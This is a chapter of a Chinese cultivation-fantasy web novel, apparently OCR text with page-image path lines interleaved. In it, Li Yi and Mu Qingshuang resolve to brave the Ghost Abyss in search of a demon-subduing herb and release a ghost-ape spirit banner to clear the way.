第448章 鬼渊(求月票)
在入谷之前。
李易对所有可能生长伏妖仙草的绝地,都做过一番极其详尽的梳理与比对。
其中,这处名为“鬼渊”的绝地,被标注为落仙谷中最为凶险的区域之一。
风罗部所绘的地形图上,不但以显眼字样标出“蛇冥虫巢穴”的警示。
更特别注明,此地终年为浓郁阴煞鬼雾笼罩。
修士一旦深入,不但视线受阻,连神识也会遭到严重压制。
渊底深处,更潜伏着数头极为凶厉的二阶后期鬼物。
其凶险莫测,可见一斑。
然而李易深知修仙界一条颠扑不破的铁则:
越是令人望而却步的凶险之地,敢于闯入的修士便越少。
其中孕育的灵物反而更可能完好留存。
换句话说,危险越高,走空的可能性反而越低。
那些相对安全容易抵达的区域,恐怕早在落仙谷开启的头几天,就被实力强劲或者运气好的修士搜刮一空了。
也正是基于这种判断,他才与牧清霜商议后,决定剑走偏锋,直奔这处令人望而生畏的鬼渊。
同时,他也在心中快速盘算着目前的收获:
牧清霜手中已有一株完整的伏妖仙草,足以让她向牧家交差。
而自己这边,灵府洞天之内,已然拥有一大一小两株仙草。
那株成熟的,必然自用。
无论是研究其特性,还是以其凝露喂养小龟,都价值无穷。
而只有一株仙草是无法保证南宫家在修盟傲视群雄的。
至少是不够稳妥。
如果再加上鬼渊深处的这一株,目标就算达成。
……
恰在此时,牧清霜醒了过来。
当她听完李易的一番分析后,却并未立刻表示赞同。
而是轻轻摇了摇头,提出了不同的看法:
“冤家,你的推断大体不差,但有一点,我总觉得有些蹊跷。”
李易闻言微微一怔,看向她:“仙子有何高见?”
牧清霜沉吟道:“你难道不觉得奇怪吗?
“但凡群居性的妖虫,几乎必然存在一位统御整个族群的‘虫王’。
“其实力远非普通个体可比。
“我们刚才遭遇的蛇冥虫数量近百,已然算是一个不小的妖虫群落。
“可自始至终,我们都未曾感知到任何疑似虫王的强大气息出现。”她顿了顿,指出了另一个疑点:
“而且,我们此刻距离鬼渊尚有十余里,并未真正踏入其核心地带,却提前遭遇了如此规模的蛇冥虫群主动袭击。
“这行为,不像是简单的领地巡逻,反倒更像是受到了某种指令,有计划地阻击外来者。
“若我没猜错的话,非常有可能是那未曾露面的虫王在背后指挥调度。”
李易仔细回味着方才战斗的细节,脸色渐渐凝重起来。
自己却是忽略了这点不合常理之处。
此刻被佳人点醒,立刻意识到了自己观察的漏洞。
“牧姐姐言之有理——
“细细想来,那处鬼渊深处,很可能还潜藏着一只实力更为强大的蛇冥虫王。”
牧清霜点了点头,语气肯定:
“虽不敢说是百分百,但至少有九成可能!
“虫王通常不会轻易离开巢穴核心,它很可能就坐镇在那株伏妖仙草附近。”
看到李易神色忽然变得异常严肃。
她又展颜一笑,轻轻握住李易的手宽慰道:
“不过,也无需过于担忧。
“易哥儿,你身负精妙绝伦的雷法,正是这些阴邪鬼物的克星。
“加之你手中那几件威力不凡的异宝,无论是攻是守,都足以应对强敌。”
她微微挺直了腰背,周身假丹境界的灵压自然而然地流转:
“而姐姐如今也已稳固了假丹境界。
“我有青针古宝护身,咱们互为犄角,相互策应,足以与那虫王周旋。
“甚至寻隙将其一举灭杀。“况且,别忘了,你那杆雷魂幡中的鬼猿器灵,其属性至阴至煞。
“在这等鬼气森森的环境之中,简直是如鱼得水,实力恐怕能发挥出十二成。
“说不定,无需你我亲自出手。
“它自己就能料理了那所谓的虫王,为我们扫清障碍。”
说完这番周全的分析,她轻盈起身,舒展了一下因久坐而略显僵硬的腰肢。
丰腴曼妙的曲线在动作间展露无遗。
她回眸对李易嫣然一笑:
“易哥儿,事不宜迟。
“早些找到仙草,我们也能早些离开这个危机四伏,让人浑身不自在的鬼地方。
“多停留一刻,便多一分变数。”
恰在此时,李易将探查四周的神识尽数收回,闻言立即点头:
“好!“就依牧姐姐所言,我们这便出发。”
说罢,他心念一动,青雷翅在背后倏然展开。
噼啪作响的霹雳电光瞬间缠绕而上,发出阵阵雷鸣之声,在这寂静的鬼雾森林边缘显得格外清晰。
他伸出手,轻轻揽住牧清霜那不堪一握好似水蛇一般的纤腰。
牧清霜也顺势依偎在他怀中,玉手极为自然的轻轻搭在他的肩头。
“走了——”
李易低喝一声,体内法力汹涌灌注进青雷翅。
下一刻,两人身形模糊。
化作一道迅疾无伦缠绕着青色电光的惊虹,朝着正北方位疾遁而去!
……
风声在耳边猎猎作响。下方的林木化作一片模糊的墨绿,以浮光掠影之速向后飞掠。
虽然风罗部的地图上清晰标注着,从他们先前歇脚之处到鬼渊边缘,直线距离不过十六七里。
这段路程对凡人而言都算不得遥远。
对拥有青雷翅这等飞行至宝的李易来说,本该是振翅即至。
可这片笼罩在灰暗中的密林,凶险程度却远超纸面记载。
越往深处,林中弥漫的雾气便越发浓重。
不仅严重阻碍视线,也干扰着李易的神识探查。
更棘手的是,那翻涌的雾障之中,时常毫无预兆地窜出诸多三阶鬼物。
其中不乏相当于筑基中期巅峰的存在。
更有少数凶戾鬼物,几近筑基后期。
它们藏身雾中,伺机而动,逼得李易不得不屡屡放缓遁光,小心应对。
攻击方法可谓千奇百怪。
有些发出凄厉尖啸,音波直贯识海,扰人心神,令人气血翻涌。
有些张口喷吐墨色鬼气,阴寒蚀骨,稍一沾染便如坠冰窟,连灵力运转都为之凝滞。
更有一些形如骷髅的妖兽。
骨架坚逾精铁,力大无穷。
悍不畏死地扑杀而来,颇为难缠。
虽凭二人修为,这些鬼物尚不足以致命。
但每一次突袭都如暗处射来的冷箭。
迫使李易要么出手将其击退。
要么催动青雷翅在雾中腾挪闪避。
原本迅疾的遁速一再迟滞。
此外,林中亦有一些肉眼难辨,神识也难以提前精准捕捉的空间裂缝。
比起诸多鬼物来更加的危险。
李易不得不将大部分神识用于感知前方空间灵气的细微波动,以免一头撞进去。
这一路可谓是走走停停,足足耗费了大半个时辰,两人方才真正抵达了鬼渊的边缘地带。
刚一靠近,眼前的景象便豁然一变。
与之前的鬼雾森林截然不同。
一股更加阴冷刺骨好似能冻结神魂的寒意扑面而来。
让两人不由自主地全力运转体内法力,在周身形成护体灵光,以抵抗这股深入骨髓的阴寒。
只见前方大地之上,赫然出现了一道巨大无比蔓延至天际的裂痕。
犹如某位来自上界的散仙,手持仙宝,以莫大法力硬生生将这片大地劈开了一般。
带着一种蛮荒而惨烈的气息。
渊口宽阔无比,凭二人的目力,一眼竟望不到对岸。
只能看到对面笼罩在同样浓郁的灰黑色雾气之中。
影影绰绰,如同鬼域。
向下望去,更是深不见底。
并且,渊中充斥的并非流水。
而是浓郁得化不开如同实质般的灰黑色雾气!
正是典籍中记载,能侵蚀神识消磨法力的阴煞鬼雾。
浓郁的阴气升腾翻滚,连光线似乎都被这雾气吞噬,显得异常昏暗。
好似到了鬼界的九幽之地。
李易凝视着这般景象,脸上惯有的从容被一丝凝重取代。
他回想起方才神识探查时感应到的几股强大气息。
尤其是两三道深沉内敛带着王者威压的阴气波动,不由得微微蹙眉。
他转向身旁的牧清霜苦笑一声:
“牧仙子,是李某考虑不周了。
“这鬼渊比我们想象的还要凶险数倍。
“此处阴煞之气如此浓郁,恐怕不止孕育有蛇冥虫王。
“必然还有其它诡异存在。
“其威压,一点不比那玄阴玉蛛与妖鹤差,甚至还强上三分。
“若是早知道这般境况……”
他顿了顿,语气中带着歉意:
“要不要我们另寻一处可能存在伏妖仙草的地方?”
牧清霜闻言却是轻轻摇头。
声音清晰且极为冷静:
“呆子,自责什么?
“这落仙谷中,但凡是可能存在伏妖仙草的地方,哪一处不是龙潭虎穴?
“正如你之前所说,风险往往与机遇并存。
“越是这等常人不敢踏足的绝地,仙草得以保存的可能性反而越大。
“况且,因为我冲击假丹境界,我们已经在谷外耽搁了整整十余日。
“这期间,落仙谷不知有多少修士涌入其中。
“那些容易抵达,风险稍低的区域,不可能再有伏妖仙草的存在。
“我们现在若是转头去往别处,大概率只会白跑一趟,徒耗时间。”
说到这里,她的语气忽然变得轻柔起来。
就如同一位体贴的贤内助般温言宽慰:
“再者,即便这鬼渊之中真的危险重重,以至于你我最终无法采得那株仙草。
“凭你我如今的实力和手段,想要全身而退,绝非难事。
“况且,你我已经各自拥有了一株伏妖仙草。
“我那一株,足以向族中交差,甚至还能获得不菲的奖赏。
“而你手中的那一株,也足够给南宫家一个交代。
“眼前鬼渊中的这一株,不过是锦上添花之物。
“有则更好,无亦无妨,并非决定成败的关键。
“我们尽力而为即可,不必为此背负太大的压力,更不必有破釜沉舟之心。”言至此处,牧清霜忽然话锋一转:
“若是南宫家的那两位元婴前辈,当真对你这未来的孙女婿不满意,嫌弃你功劳不够显赫……”
她故意停顿了一下。
看到李易略显尴尬的神情,又噗嗤一笑,半是玩笑半是认真地说道:
“那也无妨。
“大不了你来灵药岛,陪着姐姐一同钻研丹道。
“以你的丹道悟性和雷法之玄妙,说不定还能帮我淬炼些难以处理的丹材呢。”
她说着忽然倾身向前,香风拂过李易耳畔,嗓音里带着几分撩人的甜腻:
“就算在姐姐身边做个吃软饭的小白脸也无妨。
“以我灵药岛副岛主的身份,怎么也能将你养得白白胖胖的,断不会让你受半点委屈。”
这番话既带着嫁过人后的美妇人特有的大胆风情。
又在玩笑间藏着万般真心。
可说是故意用这般轻佻的语气,将那份难以直诉的情意表达出来。
李易被她这番话说得耳根发烫。下意识摸了摸鼻尖,讪讪地别开视线。
这位牧仙子当真是美艳到极点的妖精。
三言两语就搅得自己心绪不宁。
偏生又拿她这般半真半假的姿态毫无办法。
然而,在他心底深处,一股暖流却悄然涌动。
他并非畏惧这鬼渊的危险。
修行之路本就是逆天而行,他更是早已习惯了与各种险境搏杀。
方才的犹豫,更多的是出于对身边佳人的担忧。
在不知不觉的相处中,牧清霜被他视作了需要用心守护的人。
不是道侣,却也相差无多。
他不愿让她因自己的决策而涉入过于危险的境地。
但牧清霜这番理智的分析与毫无保留的支持,彻底打消了他的顾虑。
“是啊……”
“我既有专克阴邪的雷霆道法,又有雷魂幡这等异宝。
“更有鬼猿器灵这等在此地如鱼得水的助力,还有何惧之?
“若是连这等险地都不敢闯。
“未来又如何面对更加艰难的大道之途?”
念及于此,他眼中最后一丝犹豫尽去。
“既然如此,那便闯一闯这龙潭虎穴!”
他单手掐诀,朝着腰间储物袋一指。霎时间,一道乌光激射而出,迎风便涨,化作一杆三丈高的巨幡,稳稳立在空中。
幡面乌黑,道道金色雷弧流转不息。
却又不断散发出浓郁至极的阴煞之气。
其精纯程度,竟与这鬼渊中的气息隐隐呼应。
这杆雷魂幡甫一出现,四周的阴气仿佛受到了吸引,开始缓缓向幡面汇聚。
而幡中的鬼猿,它那胖乎乎的鼻子下意识地嗅了嗅。
紧闭的眼皮下,眼珠开始快速转动。
胖脸上露出一丝人性化的惊诧与疑惑。
下一刻,它猛地睁开了铜铃大的双眼。
当它的目光穿透幡面,看到外界那弥漫天地,几乎凝成实质至阴至煞的浓郁鬼气,它直接怔住了。随即,一股难以抑制的狂喜之色,瞬间淹没了它那张凶恶中又带着几分憨厚的猿脸!
它兴奋地捶打着自己结实的胸膛,周身魂力澎湃涌动,显然对此地满意到了极点。
“磨磨蹭蹭的,还不赶紧控制雷幡开路?”
李易的声音不大,却如同一声惊雷在鬼猿心头炸响。
鬼猿原本感知到外界精纯无比的阴煞鬼气,欢喜得几乎要从雷魂幡中一跃而出。
如同渴极了的人见到甘泉。
恨不得立刻投身于这片对它而言堪称“洞天福地”的鬼雾之中。
大肆吞噬,饱餐一顿。
然而,主人这声冰冷的呵斥,瞬间让它如遭雷击。
满腔的狂喜瞬间被一盆冰水浇灭。
它猛地打了个激灵,脑海中立刻浮现出自家主人平日里的种种手段。
这位年轻的主人,可绝不是什么心慈手软的善男信女。
行事果决,对敌狠辣,御下更是严苛。
自己若是稍有怠慢或违逆,那滋味……?
鬼猿光是想想,魂体都感觉一阵发凉。
它再不敢有半分迟疑,更不敢表露出先前那副欢欣雀跃的模样。
连忙收敛心神,全力催动雷魂幡。
只见三丈高的巨幡乌光大盛,发出一阵低沉的雷鸣,主动朝着鬼雾区域缓缓飞去。
为身后的李易与牧清霜开辟出一条颇为畅通的道路。
不过,这鬼猿倒也机灵。
或者说,此地精纯鬼气的诱惑实在太大。
它虽不敢明着违背李易的命令放缓速度。
却在暗地里,趁着操控雷幡前行之际,偷偷张开那由魂力凝聚的大口,如同长鲸吸水一般,拼命且贪婪的吞噬着周围如同实质般的鬼雾。
